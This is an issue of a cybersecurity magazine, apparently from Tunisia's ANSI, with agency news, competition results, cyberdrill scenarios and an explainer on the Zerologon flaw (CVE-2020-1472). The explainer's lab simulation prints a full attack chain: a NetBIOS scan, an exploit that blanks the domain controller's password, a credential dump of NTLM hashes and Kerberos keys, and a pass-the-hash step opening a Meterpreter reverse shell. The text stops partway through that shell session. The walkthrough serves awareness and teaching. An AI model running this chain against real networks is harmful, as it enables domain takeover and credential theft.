SAHER Magazine

Agence Nationale de la Sécurité Informatique

N°12
Mars 2021

ZeroLogon

Tout savoir sur cette vulnérabilité

2020

2020

Retour sur les attaques qui ont marqué l'année

CyberStars

CyberStars

4 Tunisiens parmi les gagnants

الوكالة الوطنيّة للسّلامة المعلوماتيّة
Agence Nationale de la Sécurité Informatique

06 Juillet 2020

Convention CERT - ANSI

Dans le cadre de la Stratégie Nationale de Cybersécurité, l'Agence Nationale de la Sécurité Informatique (ANSI) et le Centre d'Etudes et de Recherche des Télécommunications (CERT) ont signé deux conventions de coopération portant sur "Les modalités d'élargissement de la procédure d'homologation et de contrôle technique systématique à l'importation des équipements terminaux de télécommunication", ainsi que "Les aspects de la sécurité de la plate-forme nationale "CEIR-N", dédiée à la lutte contre la contrefaçon, la contrebande et le vol des équipements terminaux de téléphonie mobile, actuellement en phase finale de déploiement".

15 Juillet 2020

2ème rencontre des CERTs tunisiens

L'Agence Nationale de Sécurité de l'Information a tenu, le 15 Juillet 2020, la deuxième réunion des centres tunisiens de réponse aux incidents informatiques pour présenter les événements les plus importants enregistrés dans le cyberespace national durant les mois de mai et juin et étudier une proposition visant à implémenter des mécanismes de coopération et de coordination à cet effet.

Des représentants des centres sectoriels de reponses aux incidents ont participé à cette réunion tels que les CERTs pour le secteur de la santé et le secteur bancaire ainsi que le CERT privé CSIRT.tn.

Cette rencontre a été l'occasion d'apprécier le fait que le CERT bancaire de l'Association professionnelle tunisienne des banques et institutions financières "FinancialCERT" a obtenu l'adhésion au Forum international des centres de réponse aux incidents (FIRST).

Une proposition de loi fondamentale a également été présentée pour organiser les centres tunisiens pour répondre aux urgences informationnelles, à condition qu'elle soit encore enrichie par les participants et approuvée lors de la prochaine réunion prévue en septembre 2020.

17-19 Juillet 2020

I-Protect v3

L'Agence Nationale de la Sécurité Informatique participe et anime la 3e édition du Workshop I-Protect organisé par IEEE tunisian Chapter en partenariat avec le Centre 4c-Enis, l'Association pour la Recherche Scientifique et l'Innovation en Informatique ARSII et le Centre de Recherche Numérique Sfax CRNS.

L'événement qui s'est tenu à Sfax, du 17 au 19 Juillet 2020, est un rendez-vous incontournable pour les étudiants, chercheurs et professionnels dans le domaine de la sécurité informatique pour échanger sur les nouveautés et les tendances en matière de cybersécurité.

Cette nouvelle édition a pour but de pratiquer des compétitions virtuelles offensives et défensives, de type CTF, en utilisant des outils et des scénarios pertinents qui ont permis aux participants d'acquérir de nouvelles compétences en cybersécurité basées sur différents objectifs de l'examen CEH (Certified Ethical Hacker).

Une formation portant sur les attaques web, suivi d'un CTF a été assurée par les experts de l'ANSI, ainsi qu'une table ronde autour du capacity building en Matière de cybersécurité.

Le programme comprend des activités techniques, professionnelles et éducatives animées par des conférenciers nationaux hautement qualifiés.

24 Septembre 2020

Signature convention ANSI-ATI

Dans le cadre de la protection du cyberespace national tunisien, l'Agence Nationale de la Sécurité Informatique (ANSI) et l'Agence Tunisienne d'Internet (ATI) ont signé un accord de partenariat, visant principalement, une coopération pour l'amélioration des niveaux de détection précoce des cyberattaques exploitant les systèmes de noms des domaines DNS.

30 Septembre 2020

Webinaire ISACA Tunis Chapter

Participation de l'ANSI au members meetings d'ISACA. Animation du Meeting virtuel de l'ISACA Tunis Chapter "Covid-19 Catalyseur de Cyber-Attaques" par M. Mondher Smii.

Le "Safer Internet Day" est un événement mondial organisé par le réseau européen Insafe pour la Commission européenne qui a lieu tous les ans au mois de février pour promouvoir une meilleure navigation Internet pour les jeunes surtout cette année et suite aux répercussions de la crise sanitaire mondiale qui a intensifié l'utilisation d'internet et notamment les risques cybernétiques.

Célébré dans le monde entier, le "Safer Internet Day" est devenu au fil des ans un rendez-vous incontournable en matière d'éducation et sensibilisation aux risques liés à la navigation sur internet.

Lancement du master co-construit
ANSI, SUP'COM & ISET'Com

Dans le cadre de la stratégie nationale de cyber sécurité et les missions de l'ANSI, SUP'COM et ISET'Com lancent un master professionnel en "cyber sécurité opérationnelle".

Ce master a pour objectif de former des experts tunisiens de haut niveau capables de réagir et répondre efficacement aux menaces cybernétiques visant les systèmes d'information des entreprises et des Opérateurs d'Importance Vitale (OIV).

Les cadres formés seront capables de:

- Evaluer et cartographier les risques sur l'infrastructure
- Définir et mettre en place un SMSI (Système de Management de la Sécurité Informatique)
- Détecter, analyser et gérer les incidents de sécurité
- Mettre en place des palliatifs et solutions de sécurité

Après l'étude de 121 dossiers éligibles, 31 candidats ont été sélectionnés pour suivre la formation.

Les détails de ce master peuvent être consultés sur la page Web de SUPCOM via le lien suivant:
http://www.supcom.mincom.tn/Fr/master-professionnel-cyber-securite-operationnelle_11_492

الوكالة الوطنيّة للسّلامة المعلوماتيّة
Agence Nationale de la Sécurité Informatique

SUP'COM
Higher School of Communication of Tuni

Iset'Com

4 lauréats Tunisiens au concours CyberStars "The arab regional threat hunter"

L'Agence Nationale de la Sécurité Informatique (ANSI) et tunCERT ont l'honneur d'annoncer les résultats définitifs du concours régional CyberStars dans sa troisième édition, organisé par le Centre Régional Arabe pour la Cybersécurité, Arcc et Silensec, en coopération avec les centres de réponses aux incidents cybernétiques. Cette compétition s'est tenu en ligne le 26 septembre 2020, a réuni des participants de 10 pays arabes, et a donné les résultats suivants:

• Groupe d'âge A (17-24 ans) Juniors
- 1ère place (Tunisie) : Oussama Kerro
- 2ème place (Egypte) : Tarek Aziz SaifEldine
- 3ème place (Egypte) : Yasser Mohammed Abdul Moneim Ali

• Groupe d'âge B (24 ans et plus) Seniors
- 1ère place (Tunisie) : Saifeddine Aydi
- 2ème place (Tunisie) : Aymen Borji
- 3ème place (Tunisie) : Anis Hamdi

Suite à ces résultats distingués et honorables pour la jeunesse tunisienne, les lauréats ont été reçus le lundi 02 Novembre 2020 par le Ministre des Technologies de la Communication, Mr Mohamed el Fadhel Kraiem en présence du Directeur Général de l'ANSI Mr Naoufel Frikha.

A cette occasion, le Ministre a félicité les quatre lauréats, leur souhaitant de nouveaux succès dans leur parcours, leur exprimant sa fierté pour ces honorables résultats des compétences du secteur, qui contribueraient à renforcer le rayonnement de la Tunisie au niveau international.

Lors de la réunion, le ministre a appelé les lauréats à poursuivre leurs efforts et à travailler en coopération avec toutes les parties prenantes du secteur afin de développer la cybersécurité et de gagner la confiance numérique.
Dans ce contexte, le ministre a rappelé que le ministère s'emploie à mettre en œuvre les mécanismes de la stratégie nationale de cybersécurité et à soutenir la souveraineté numérique, qui est l'un des piliers de la stratégie nationale du secteur des technologies de la communication.

L'Agence Nationale de la Sécurité Informatique félicite les lauréats en leur souhaitant plus d'éclat et de succès.

Source : https://www.facebook.com/MinistereTCTD/

A cette occasion nous avons été à la rencontre de 2 lauréats qui nous ont livré les témoignages suivants:

Saifeddine Aydi
1ère place du concours catégorie Seniors

Saifeddine a étudié en Tunisie et en Allemagne, malgré qu'il n'a pas pu finir son cursus, il exerce le métier de pentester depuis 5 ans.

Il est passionné par la cybersécurité depuis 2007 et participe à des CTF depuis plus de 10 ans.
Concernant le challenge, il l'a trouvé à la portée "Cela aurait été mieux si certains des défis étaient plus créatifs et moins devinants. Le support, l'organisation et la plateforme étaient super." a-t-il déclaré.

Saifeddine est toujours à l'affût des nouveautés sur twitter et participe régulièrement à des CTFs via CTFtime, il admet que "les connaissances acquises doivent être partagées d'une manière ou d'une autre".

Concernant le niveau de maturité des entreprises et administrations Tunisiennes en matière de cybersécurité il reconnait que "La sensibilisation à la cybersecurité a augmenté rapidement en Tunisie ces dernières années aussi vite que les acteurs de la menace, mais elle n'a pas encore muri".

Finalement, il conseille aux jeunes qui veulent réussir dans ce domaine d'être persévérants.

Anis Hamdi
3ème place du concours catégorie Seniors

Anis est titulaire d'un diplôme en réseaux et télécommunications délivré par l'INSAT, il est actuellement consultant en cybersécurité chez Ernst & Young.

Sa passion a débuté il y a 4 ans durant les évènements liés à la sécurité organisés par son université.

Anis a trouvé que les défis de ce concours étaient faciles par rapport à ce qu'il avait l'habitude de traiter dans les compétitions internationales.

En l'interrogeant sur l'importance de partager ses retours d'expériences, il pense que "Partager c'est bienveillant <3!" En effet, partager une expérience est toujours utile et fructueux pour quelqu'un d'autre qui pense encore à choisir sa carrière et qui trouve des difficultés à démarrer.

Sa recette secrète : pratique + motivation + détermination, avec Internet qui reste toujours la meilleure source d'information à condition de bien choisir le mots clés de la recherche.

Concernant le niveau de maturité des entreprises et administrations Tunisiennes en matière de cybersécurité, il pense que les entreprises tunisiennes ne se soucient malheureusement pas trop de la sécurité à moins qu'elles ne soient confrontées à une attaque. Mais celà est entrain de s'améliorer et certaines entreprises commencent à investir dans ce domaine si prometteur.

Il conseille aux jeunes de rester simplement attachés à leurs objectifs et ne jamais perdre espoir car c'est un domaine très intéressant. Surtout, ne pas se comparer aux autres: chacun a sa propre carrière et ses engagements. Alors concentrez-vous simplement sur votre objectif et continuez à vous entraîner, c'est juste une question de temps.

Quant à ses propres ambitions pour les années à venir, Anis espère améliorer ses compétences techniques, découvrir de nouvelles choses comme toujours, partager ce qu'il apprendra et commencer à travailler sur certaines tâches de management.

ITU 2020
Global Cyberdrill

L'Union Internationale des Télécommunications (UIT) organise périodiquement des cyberdrills afin d'améliorer les capacités de préparation, de protection et de réponse aux incidents en matière de cybersécurité des États membres.

Un CyberDrill est un événement annuel au cours duquel des cyberattaques, des incidents de sécurité de l'information ou autres types de perturbations sont simulés en vue de tester les cybercapacités d'une organisation, qu'il s'agisse de détecter un incident de sécurité ou d'intervenir comme il se doit et d'atténuer autant que possible les conséquences d'un tel dysfonctionnement.
À ce jour, l'UIT a organisé plus de 29 événements CyberDrill dans le monde afin d'améliorer les capacités de cybersécurité grâce à une collaboration régionale.

Dans ce contexte, et afin d'améliorer ses capacités en matière de communication et d'intervention en cas d'incident, une équipe de l'ANSI a participé activement à cet exercice en ligne du 27 Octobre au 05 Novembre 2020.
Durant cet évènement, six sénarios ont été présentés, traitant des situations relatives à la pandémie COVID-19. Chacun met en avant des outils particuliers à utiliser. Ces sénarios sont présentés brièvement dans les sections suivantes:

Scénario 1: Webserver Down (WEB)
Le premier scénario consiste à aider un chef de service informatique d'un établissement de santé à analyser un incident après la découverte d'une faille dans le système qui a induit à une attaque de type "defacement" du site web par un groupe de hackers anonymes. Un message a été posté sur la page principale du site web indiquant que les fichiers sensibles ne sont plus accessibles car ils ont été cryptés. Ce site étant une porte d'accès à la base de données des dossiers des patients, les équipes CSIRT/CERT doivent investiguer et donner des conseils.

Scénario 2 : Data in danger (Zerotect Tools Polyvers)

Un Directeur Technique a reçu un email demandant une rançon de 10BTC suite au chiffrement de cartains fichiers sensibles.

La mission pour ce deuxième scénario consiste à determiner comment cette attaque s'est-elle produite en analysant des fichiers log relatifs au système et au firewall.

Scénario 3 : Threat Hunting (Wireshark)

Ce scénario consiste en l'analyse d'un fichier pcap suite à un incident de sécurité. L'exercice consiste à identifier le canal utilisé par les pirates pour exfiltrer les données sensibles des patients.

Scénario 4 : OT under attack (SCADA)

Cette fois, il faut répondre à une attaque en cours d'exécution sur un réseau de santé et qui implique le système opérationnel. En effet, les attaquants utilisent des vecteurs d'infection pour infiltrer le système interne, et au fur et à mesure qu'ils progressent, ils ont eu l'accès au segment OT/PLC et sont activement engagés à prendre le contrôle total du système OT à l'intérieur de ce réseau.

Scénario 5 : Livefire (ELK + Honeynet + Blockchain + Malware)

Le site Web d'une organisation nationale de santé publique impliquée dans la recherche et le développement du vaccin COVID-19 a été endommagé et les administrateurs ont réussi à le récupérer. Cependant, après un certain temps, les attaquants semblent être à nouveau en mesure de détériorer le site Web. Les analystes ont déduit qu'une vulnérabilité critique existe très probablement sur le site. En raison de l'attaque totale de l'APT «Cyber Anon», les investigateurs doivent passer par un grand nombre d'évènements qui pourraient être trompeurs. Par conséquent, le plus grand soin doit être pris pour bien comprendre la gravité de chaque attaque et son lien avec l'incident.
Le conseil d'administration de cette organisation a informé les équipes intervenantes sur l'incident que des informations exclusives critiques liées au vaccin sont stockées dans le réseau de l'organisation. Il est très important que dans un cas de compromission, toute activité perturbatrice doit cesser et une approche méthodique doit être employée afin d'éviter la perturbation ou la destruction des preuves ou des données sensibles.

Scénario 6 : The Hunt (OSINT)

Dans ce scénario, les équipes participantes font partie de l'Unité de renseignement antiterroriste ou de l'équipe nationale CERT et vont utiliser des techniques de renseignement open-source pour collecter autant d'informations sur une attaque de ransomware qui a ciblé un hopital durant la crise COVID-19 par un groupe d'activiste nommé Hackers Liberation Front HLF.
Durant cet exercice, les équipes doivent identifier les profils de l'organisation, la personne responsable de l'attaque et la localiser ainsi que les transactions liées à l'attaque.

Sources:
https://www.itu.int/en/ITU-D/Cybersecurity/Pages/Cybe-drills-2020.aspx
https://app.cyberranges.com

Plus de 150 participants du monde entier, connectés sur la plateforme en ligne "Cyber Ranges".

Stratégie Nationale de Cybersécurité
Plan d'action

Suite à la publication de la stratégie Nationale Cyber Sécurité, l'Etat tunisien est engagé à réaliser un plan d'action national à travers une approche multi-acteurs impliquant en plus des structures gouvernementales, les différentes parties prenantes du secteur privé, de la société civile et du milieu académique.

Dans ce cadre, une série d'ateliers de réflexion en ligne a été planifiée du 2 au 4 Décembre 2020 en partenariat avec le Ministère des Technologies de Communication, l'Agence Nationale de Sécurité Informatique (ANSI) et la GIZ.

Les journées du 2 et 3 ont été dédiées aux réflexions et échanges entre les intervenants. En effet, des workshops ont été organisés selon les axes de la stratégie nationale de cybersécurité, chaque workshop a été composé d'un modérateur et d'un ensemble de professionnels dans le secteur. Ces groupes ont pu dégager à la fin de leurs travaux des projets pouvant être intégré dans le plan d'action de la stratégie nationale de cybersécurité.

Les sujets qui ont été abordés durant ces workshops sont les suivants:

• Protection des infrastructures critiques / considération de cyberdéfense / Redondances des communications
• Intervention en cas d'incidents / Gestion des crises

• Cadres de coopération formels et informels pour lutter contre la cybercriminalité
• Cadres juridiques / système de justice pénale
• Cadre pour l'éducation / cadre pour la formation professionnelle
• Divulgation responsable / data management
• Marché de la cybersécurité / R&D
• Contrôles techniques de sécurité / Contrôles cryptographiques / Qualité des logiciels / respect des normes
• Résilience de l'infrastructure Internet et Digitale
• Sensibilisation / cyberculture et mécanismes de signalement

La dernière journée a été consacrée à la restitution des travaux et le choix des actions prioritaires. Une fiche projet à été élaborée pour chacun des projets retenus.

Zerologon

La vulnérabilité nommée Zerologon et portant le numéro CVE-2020-1472 a été publiée le 11 aout 2020 par Microsoft. Cette vulnérabilité permet aux pirates informatiques d'attaquer les contrôleurs de domaine Microsoft Active Directory, et ainsi de se faire passer pour un autre ordinateur, y compris le contrôleur de domaine racine.


Qu'est-ce que Zerologon ?
Zerologon ou CVE-2020-1472 est une faille dans le processus d'authentification cryptographique NetlogonRemote Protocol. Le protocole identifie les utilisateurs et les machines des réseaux du domaine et est utilisé pour mettre à jour les mots de passe des ordinateurs à distance.


Qui est vulnérable ?
La faille CVE-2020-1472 menace les entreprises dont les réseaux utilisent les contrôleurs de domaine exécutés sous Windows. Les cybercriminels peuvent notamment pirater le contrôleur de domaine qui utilise n'importe quelle version à partir de Windows Server 2008 jusqu'à 2019 :
- Windows Server 2008 R2 for x64-based Systems Service Pack 1
- Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
- Windows Server 2012
- Windows Server 2012 (Server Core installation)
- Windows Server 2012 R2
- Windows Server 2012 R2 (Server Core installation)
- Windows Server 2016
- Windows Server 2016 (Server Core installation)
- Windows Server 2019
- Windows Server 2019 (Server Core installation)
- Windows Server, version 1903 (Server Core installation)
- Windows Server, version 1909 (Server Core installation)
- Windows Server, version 2004 (Server Core installation)

Comment fonctionne cette attaque?
En envoyant simplement un certain nombre de messages Netlogon dans lesquels divers champs sont remplis de zéros, d'où il tire son nom Zerologon, un attaquant peut changer le mot de passe de l'ordinateur du contrôleur de domaine qui est stocké dans l'AD. Cela peut ensuite être utilisé pour obtenir les informations d'identification de l'administrateur du domaine, puis restaurer le mot de passe d'origine du contrôleur de domaine.
Pour mieux expliquer le phénomène d'attaque il faut savoir comment fonctionne Netlogon.


Service Netlogon
Le service Netlogon est un mécanisme d'authentification utilisé pour maintenir les relations entre les membres d'un domaine et le contrôleur de domaine (DC).
Schéma d'authentification Netlogon (cas normal)

1. Un défi est envoyé par le client
2. Un Challenge est envoyé depuis le serveur
3. Une clé de session est créée
4. Le client et le serveur utilisent la clé de session créée et les défis pour créer





les informations d'identification client / serveur.
Les informations d'identification ainsi que la clé de session seront utilisées pour l'authentification de l'utilisateur.
Schéma d'authentification Netlogon (cas d'attaque)



Il est possible de changer un mot de passe en envoyant tout simplement la trame avec le nouveau mot de passe préféré. L'approche la plus simple consiste à supprimer le mot de passe ou à le définir sur une valeur vide, le pirate peut désormais se connecter via un processus normal.

Simulation d'attaque

Dès l'apparition du CVE-2020-1472 et afin de permettre aux entreprises de savoir si elles sont vulnérables à Zerologon, des codes d'exploitation ont été publiés, disponibles sur Github. Nous allons choisir une pour réaliser notre simulation.

Collecte d'information

Afin de réaliser une attaque zerologon il faut connaitre le nom d'ordinateur NetBIOS de la victime. En utilisant nmap avec le script nbstat.nse on peut extraire ce nom.

```
root@kali:/home/saher/Téléchargements/CVE-2020-1472# sudo nmap -sU --script nbstat.nse 192.168.6.30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 18:39 CET
Nmap scan report for 192.168.6.30
Host is up (0.0045s latency).
Not shown: 997 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
137/udp open  netbios-ns
389/udp open  ldap

Host script results:
| nbstat: NetBIOS name: SERVAD, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:5b:5c:f5 (VMware)
| Names:
|   SERVAD<00>           Flags: <unique><active>
|   TEST<00>             Flags: <group><active>
|   TEST<1c>             Flags: <group><active>
|   SERVAD<20>           Flags: <unique><active>
|_  TEST<1b>             Flags: <unique><active>
```

Scan et exploit

En utilisant le script Python on peut savoir si le serveur est vulnérable ou non et par le biais du même script le mot de passe du serveur AD sera réinitialisé.

Scan avec Metasploit


```
root@kali:/home/saher/Téléchargements/CVE-2020-1472# python3 cve-2020-1472-exploit.py SERVAD 192.168.6.30
Performing authentication attempts...
================================================================================
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
root@kali:/home/saher/Téléchargements/CVE-2020-1472#
```

Rapid7 a ajouté un module d'exploitation pour CVE-2020-1472, AKA Zerologon dans la version 6 de msf. Ce module est capable de:

- Identifier la vulnérabilité par la méthode standard du metasploit «check »
- Exploiter la vulnérabilité pour définir le mot de passe du compte de l'ordinateur sur une valeur vide (en utilisant REMOVE ACTION)
- Restaurer le mot de passe du compte de l'ordinateur (à l'aide de RESTORE ACTION)




Exploit du CVE

Pour exploiter le résultat de scan on va utiliser l'outil 'secretsdump.py' qui est un module de Impacket (une collection de classes Python pour travailler avec les protocoles réseau).
On peut déchiffrer le mot de passe de la session Administrateur.

```
root@kali:~# python3 /home/saher/Téléchargements/impacket/examples/secretsdump.py -no-pass -just-dc SERVAD$\@192.168.6.30
Impacket v0.9.22.dev1+20200915.115225.78e8c8e4 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab:::
Invite:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:298b877ebc5c97e448c665966d36e6ae:::
test.local\jed:1104:aad3b435b51404eeaad3b435b51404ee:746887fa42ef23210e3cef5fcd0ea0d0:::
SERVAD$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
USER$:1105:aad3b435b51404eeaad3b435b51404ee:c9f4a0855064d06cc9348a55f590c199:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:c4b8fec43b93d4aab93ee62bde7a4971147dd666685f6b2076245ea3e8aee6d3
krbtgt:aes128-cts-hmac-sha1-96:6370b18fb042ee83e67e5b201673bafc
krbtgt:des-cbc-md5:5eb564893e73027c
test.local\jed:aes256-cts-hmac-sha1-96:44550930bb62253e2a1501748e3751e99af7c39abc80e081a260d846d325deb4
test.local\jed:aes128-cts-hmac-sha1-96:eb2c9808deea86aec856d7fa08c65d6d
test.local\jed:des-cbc-md5:d58cb9f80298bac4
SERVAD$:aes256-cts-hmac-sha1-96:136ca61dce32537dbce1a5836d5432054192d965b696abf019d8e0752f83febf
SERVAD$:aes128-cts-hmac-sha1-96:d7be8cf74000ddd296acde9350006a6a
SERVAD$:des-cbc-md5:38044954e3f225e3
USER$:aes256-cts-hmac-sha1-96:d43f647954fed6fe75d6dc8167d7438cc63af9e741e92884617dd35e3380e2e5
USER$:aes128-cts-hmac-sha1-96:73082c68a98dbf3b46b874f90b8c3f21
USER$:des-cbc-md5:ad7fd34ff48f5894
[*] Cleaning up...
root@kali:~#
```




Zerologon, SMB et Ryuk

En utilisant l'attaque zerologon on peut lancer Meterpreter sur la victime utilisant SMB donc on peut réaliser toutes sortes d'actions sur la machine cible. Par exemple, nous pouvons télécharger des fichiers, lancer un Keylogger, …

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.6.30
RHOSTS => 192.168.6.30
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrateur
SMBUSER => Administrateur
msf6 exploit(windows/smb/psexec) > set SMBPASS aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab
SMBPASS => aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.16.5.44:4444
[*] 192.168.6.30:445 - Connecting to the server...
[*] 192.168.6.30:445 - Authenticating to 192.168.6.30:445 as user 'Administrateur'...
[*] 192.168.6.30:445 - Selecting PowerShell target
[*] 192.168.6.30:445 - Executing the payload...
[+] 192.168.6.30:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.16.5.250
[*] Meterpreter session 2 opened (172.16.5.44:4444 -> 172.16.5.250:3905) at 2020-10-26 19:50:07 +0100

meterpreter > sysinfo
Computer        : SERVAD
